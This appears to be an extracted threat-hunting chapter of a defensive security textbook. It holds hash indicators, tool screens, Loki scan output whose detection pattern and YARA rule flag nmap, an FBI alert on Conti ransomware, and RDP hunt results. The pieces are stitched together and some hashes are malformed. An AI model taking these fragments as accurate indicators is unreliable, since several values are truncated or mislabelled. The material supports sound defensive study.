34 FileHash-MD5	853ca4065d469590729a20900b1b6e05	MD5 of 281fa52b967b08dbc1b51bafbf7a258ff12e54
84 FileHash-MD5	5cfdb7340316abc5586448842c52aab	MD5 of 9afa2afb838caf2748d09d013d8004809d48d3e4
85 FileHash-MD5	7a6c605af4b85954f62f35d648d532bf	MD5 of 02886f9daa13f7d9855855048c54f1d6b1231b0a
86 FileHash-MD5	9bdb9b9dfb20827a6ffe6bee671d8a04	MD5 of 30dd3076ec9abb13c15053234c436406b88fb2b9
87 FileHash-MD5	111ec9b1e728b6e60a97b8c27f489905	MD5 of 3d5d32a62f770608b6567ec5d18424c24c3f5798
88 FileHash-MD5	b0e90d483ac14f1929de6ed8e8af878a	MD5 of 4f0ea31a363cfe0d2bbb4a0b4c5d558a87d8683e
89 FileHash-MD5	802312f75c4e4214eb7a638aec48741	MD5 of af421b1f5a08499e130d24f448f6d79f7c76af2b
90 FileHash-MD5	5544ba9ad1b56101b5d52b5270421d4a	MD5 of 511df0e2df9bfa5521b588cc4bb5f8c5a321801b803394ebc493db1ef3c78fa1
131 FileHash-MD5		

### Options



### Create Hash Set

Destination:  Local  Remote (Central Repository)

Name:



Hash Set Path:

Source Organization: Not Specified

Type:

- Known
- Notable
- No Change

Send ingest inbox messages for each hit





The screenshot shows the Maltego Community Edition 4.3.0 interface. At the top is the main menu bar with options like Investigate, View, Entities, Collections, Transforms, Machines, Collaboration, Import/Export, and Windows. Below the menu is a toolbar with icons for Copy, Paste, Cut, Delete, Find in Files, Select All, Add Parents, Add Neighbors, Select Children, Select Bookmarks, Reverse Links, Zoom to Fit, Zoom In, Zoom Out, Zoom 100%, and Zoom Selection.


The main content area has two panes. The left pane is titled "Maltego Transform Hub" and shows a search bar, filter dropdowns for "RE SET" and "Data Categories" (including Branches & Leaks, Company Data, Cryptocurrency, Deep and Dark Web, Endpoint & Security Events, Infrastructure & Network Information, Malware, Personal Identifiers, Phishing, Recon, Social Media, TTPs, Vulnerabilities, and Web & Image Content), and a "TRANSFORM HUB PARTNERS" section with 1474 items. The right pane displays a grid of transform partners, each with a logo, name, and brief description. Partners include Standard Transforms CE, CaseFile Entities, STIX 2 Utilities, Abuse.ch URLhaus, AlienVault OTX, Blockchain.info (Bitcoin), Hybrid-Analysis, Intezer Analyze, PassiveTotal, Shodan, ThreatMiner, VirusTotal (Public API), and Tatum Blockchain Explorer.



**VirusTotal (Public API)**  
by Maltego Technologies

Query the VirusTotal Public API for hashes, IP addresses, domains and more. Sign-up for a free API key at:  
<https://www.virustotal.com/gui/join-us>

[DETAILS] [INSTALL]








```
C:\Users\flare\Desktop\loki\loki.exe

xe -k LocalService -p -s bthserv PATH: C:\WINDOWS\system32\svchost.exe
[INFO] Scanning Process PID: 496 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\system32\svchost.exe -k LocalServiceNetworkRestricted -s BTAGService PATH: C:\WINDOWS\system32\svchost.exe
[INFO] PE-Sieve reported no anomalies PID: 496 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\system32\svchost.exe -k LocalServiceNetworkRestricted -s BTAGService PATH: C:\WINDOWS\system32\svchost.exe
[INFO] Scanning Process PID: 728 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s TimeBrokerSvc PATH: C:\WINDOWS\system32\svchost.exe
[INFO] PE-Sieve reported no anomalies PID: 728 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s TimeBrokerSvc PATH: C:\WINDOWS\system32\svchost.exe
[INFO] Scanning Process PID: 672 NAME: svchost.exe OWNER: SYSTEM CMD: C:\WINDOWS\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService PATH: C:\WINDOWS\System32\svchost.exe
[INFO] PE-Sieve reported no anomalies PID: 672 NAME: svchost.exe OWNER: SYSTEM CMD: C:\WINDOWS\System32\svchost.exe -k LocalSystemNetworkRestricted -p -s NcbService PATH: C:\WINDOWS\System32\svchost.exe
[INFO] Scanning Process PID: 1156 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\System32\svchost.exe -k LocalServiceNetworkRestricted -p -s EventLog PATH: C:\WINDOWS\System32\svchost.exe
[INFO] PE-Sieve reported no anomalies PID: 1156 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\System32\svchost.exe -k LocalServiceNetworkRestricted -p -s EventLog PATH: C:\WINDOWS\System32\svchost.exe
[NOTICE] Listening process PID: 1156 NAME: svchost.exe COMMAND: C:\WINDOWS\System32\svchost.exe -k LocalServiceNetworkRestricted -p -s EventLog IP: :: PORT: 49666
[NOTICE] Listening process PID: 1156 NAME: svchost.exe COMMAND: C:\WINDOWS\System32\svchost.exe -k LocalServiceNetworkRestricted -p -s EventLog IP: 0.0.0.0 PORT: 49666
[INFO] Scanning Process PID: 1224 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\system32\svchost.exe -k LocalService -p -s nsi PATH: C:\WINDOWS\system32\svchost.exe
[INFO] PE-Sieve reported no anomalies PID: 1224 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\system32\svchost.exe -k LocalService -p -s nsi PATH: C:\WINDOWS\system32\svchost.exe
[INFO] Scanning Process PID: 1292 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s Dhcp PATH: C:\WINDOWS\system32\svchost.exe
[INFO] PE-Sieve reported no anomalies PID: 1292 NAME: svchost.exe OWNER: LOCAL SERVICE CMD: C:\WINDOWS\system32\svchost.exe -k LocalServiceNetworkRestricted -p -s Dhcp PATH: C:\WINDOWS\system32\svchost.exe
[INFO] Scanning Process PID: 1328 NAME: svchost.exe OWNER: SYSTEM CMD: C:\WINDOWS\system32\svchost.exe -k LocalSystemNetworkRestricted -p -s DeviceAssociationService PATH: C:\WINDOWS\system32\svchost.exe
[INFO] PE-Sieve reported no anomalies PID: 1328 NAME: svchost.exe OWNER: SYSTEM CMD: C:\WINDOWS\system32\svchost.exe -k LocalSystemNetworkRestricted -p -s DeviceAssociationService PATH: C:\WINDOWS\system32\svchost.exe
[INFO] Scanning Process PID: 1360 NAME: vm3dservice.exe OWNER: SYSTEM CMD: C:\WINDOWS\system32\vm3dservice.exe PATH: C:\WINDOWS\system32\vm3dservice.exe
```

[ALERT]

```
FILE: C:\Program Files (x86)\Nmap\nmap.exe SCORE: 100 TYPE: EXE SIZE: 2714696
FIRST_BYTES: 4d5a900003000000400000fffff0000b8000000 / <filter object at 0x00FA3670>
MD5: f3ded433b4034a7a364780d39647ba3f
SHA1: e4dc22d9a12c0a3a344347a5fd1eb8629fb64d49
SHA256: f7812c926628e084e5e8d76b6d3178f69e03e3395cb549c744ffa7e57ba2199b CREATED: Mon Mar 19 10:50:02 2018 MODIFIED: Mon Mar 19 10:50:02 2018 ACCESSED: Thu Jul 28 01:38:26 2022
REASON_1: File Name IOC matched PATTERN: \\nmap\\.exe SUBSCORE: 50 DESC: Nmap, Network scanning tool https://nmap.org/
REASON_2: Yara Rule MATCH: iKAT_tools_nmap SUBSCORE: 50
DESCRIPTION: Generic rule for NMAP - based on NMAP 4 standalone REF: http://ikat.ha.cked.net/Windows/functions/ikatfiles.html AUTHOR: Florian Roth
MATCHES: Str1: Insecure.Org Str2: Copyright (c) Insecure.Com Str3: Nmap Str4: nmap Str5: NMAP Str6: Are you alert enough
to be using Nmap? Have som ... (truncated)
```

## Chapter 18: Threat Hunting





**20 May 2021**

Alert Number  
**CP-000147-MW**

**WE NEED YOUR  
HELP!**

If you find any of these indicators on your networks, or have related information, please contact

**FBI CYWATCH  
immediately.**

Email:  
[cywatch@fbi.gov](mailto:cywatch@fbi.gov)

Phone:  
**1-855-292-3937**

*\*Note: By reporting any related information to FBI CyWatch, you are assisting in sharing*

The following information is being provided by the FBI, with no guarantees or warranties, for potential use at the sole discretion of recipients in order to protect against cyber threats. This data is provided to help cyber security professionals and system administrators guard against the persistent malicious actions of cyber actors.

This FLASH has been released **TLP:WHITE**

**Conti Ransomware Attacks Impact Healthcare and First Responder Networks**

**Summary**

The FBI identified at least 16 Conti ransomware attacks targeting US healthcare and first responder networks, including law enforcement agencies, emergency medical services, 9-1-1 dispatch centers, and municipalities within the last year. These healthcare and first responder networks are among the more than 400 organizations worldwide victimized by Conti, over 290 of which are located in the U.S. Like most ransomware variants, Conti typically steals victims' files and encrypts the servers and workstations in an effort to force a ransom payment from the victim. The ransom letter instructs victims to contact the actors through an online portal to complete the transaction. If the ransom is not paid, the stolen data is sold or published to a public site controlled by the Conti actors. Ransom amounts vary widely and we assess are tailored to the victim. Recent ransom demands have been as high as \$25 million.

Hypothesis	<ul style="list-style-type: none"><li>An attacker has implanted a Cobalt Strike beacon within the internal enterprise that is communicating with a known C2 server</li></ul>
ATT&CK TTPs	<ul style="list-style-type: none"><li>Command and Scripting Interpreter: PowerShell [T1059.001]</li><li>Remote Services: Remote Desktop Protocol [T1021.001]</li></ul>
Threat intel	<ul style="list-style-type: none"><li>AlienVault OTX - cobaltstrikebot</li></ul>
Sources	<ul style="list-style-type: none"><li>Event Logs, Firewall connection logs, Proxy logs,</li></ul>
Tools	<ul style="list-style-type: none"><li>Security Onion</li><li>Splunk</li></ul>
Scope	<ul style="list-style-type: none"><li>Network ingress and egress</li><li>Network endpoints</li></ul>
Timeframe	<ul style="list-style-type: none"><li>Previous seven days</li></ul>

The screenshot shows a user interface for a hunting or threat detection system. At the top, there is a sidebar with colored buttons for different sections: Hypothesis (red), ATT&CK TTPs (orange), Threat intel (yellow), Sources (light green), Tools (green), Scope (dark green), and Timeframe (blue). Below this, the main area displays the hypothesis: "An attacker has implanted a Cobalt Strike beacon within the internal enterprise that is communicating with a known C2 server". Under "ATT&CK TTPs", it lists "Command and Scripting Interpreter: PowerShell [T1059.001]" and "Remote Services: Remote Desktop Protocol [T1021.001]". The "Threat intel" section contains a single item: "AlienVault OTX - cobaltstrikebot". The "Sources" section lists "Event Logs, Firewall connection logs, Proxy logs,". The "Tools" section lists "Security Onion" and "Splunk". The "Scope" section lists "Network ingress and egress" and "Network endpoints". The "Timeframe" section specifies "Previous seven days".

Search clients

State Hunt ID Description

No hunts exist in the system. You

## New Hunt - Configure Hunt

Description

Remote Desktop Connections

Expiry

9/18/2022 5:58 PM

Include Condition

Run everywhere

Exclude Condition

Run everywhere

Estimated affected clients 4

All known Clients

## Create Hunt: Select artifacts to collect

Remote

[Admin.Client.Upgrade](#)

[Windows.EventLogs.RDPAuth](#)

[Windows.Forensics.BulkExtractor](#)

[Windows.Registry.MountPoints2](#)

Results

Total scheduled	2
Finished clients	2
Download Results	<span>lock</span> <span>download</span>

Available Downloads

name	size
2022-08-2 DESKTOP- Microsoft	22
2022-08-2 DESKTOP- Microsoft	40
2022-08-2 DESKTOP- Microsoft	24
2022-08-2 DESKTOP- Microsoft	25
2022-08-2 DESKTOP- Microsoft	40
2022-08-2 DESKTOP- Microsoft	24
2022-08-2 DESKTOP- Microsoft	23
2022-08-2 DESKTOP- Microsoft	21
2022-08-2 DESKTOP- Microsoft	22
2022-08-3 DESKTOP- Microsoft	21
2022-08-3 DESKTOP- Microsoft	22
2022-08-3 DESKTOP- Microsoft	40
2022-08-3 DESKTOP- Microsoft	24
2022-08-3 DESKTOP- Microsoft	25
2022-08-3 DESKTOP- Microsoft	40

Full Download  
Summary Download  
Summary (CSV Only)  
Summary (JSON Only)

2022-08-2 DESKTOP- Microsoft	22	DESKTOP- AtomicRe	null	LOCAL	RDP_REMOTE	Remote
2022-08-2 DESKTOP- Microsoft	40	null	null	null	RDP_REMOTE	Session 1
2022-08-2 DESKTOP- Microsoft	24	DESKTOP- AtomicRe	null	LOCAL	RDP_LOCAL	Remote
2022-08-2 DESKTOP- Microsoft	25	DESKTOP- AtomicRe	null	192.168.0.148	RDP_REMOTE	Remote
2022-08-2 DESKTOP- Microsoft	40	null	null	null	RDP_REMOTE	Session 1
2022-08-2 DESKTOP- Microsoft	24	DESKTOP- AtomicRe	null	192.168.0.148	RDP_LOCAL	Remote
2022-08-2 DESKTOP- Microsoft	23	DESKTOP- AtomicRe	null	null	RDP_SESS	Remote
2022-08-2 DESKTOP- Microsoft	21	DESKTOP- AtomicRe	null	LOCAL	RDP_LOCAL	Remote
2022-08-2 DESKTOP- Microsoft	22	DESKTOP- AtomicRe	null	LOCAL	RDP_REMOTE	Remote
2022-08-3 DESKTOP- Microsoft	21	DESKTOP- AtomicRe	null	LOCAL	RDP_LOCAL	Remote
2022-08-3 DESKTOP- Microsoft	22	DESKTOP- AtomicRe	null	LOCAL	RDP_REMOTE	Remote
2022-08-3 DESKTOP- Microsoft	40	null	null	null	RDP_REMOTE	Session 1
2022-08-3 DESKTOP- Microsoft	24	DESKTOP- AtomicRe	null	LOCAL	RDP_LOCAL	Remote
2022-08-3 DESKTOP- Microsoft	25	DESKTOP- AtomicRe	null	192.168.0.194	RDP_REMOTE	Remote
2022-08-3 DESKTOP- Microsoft	40	null	null	null	RDP_REMOTE	Session 1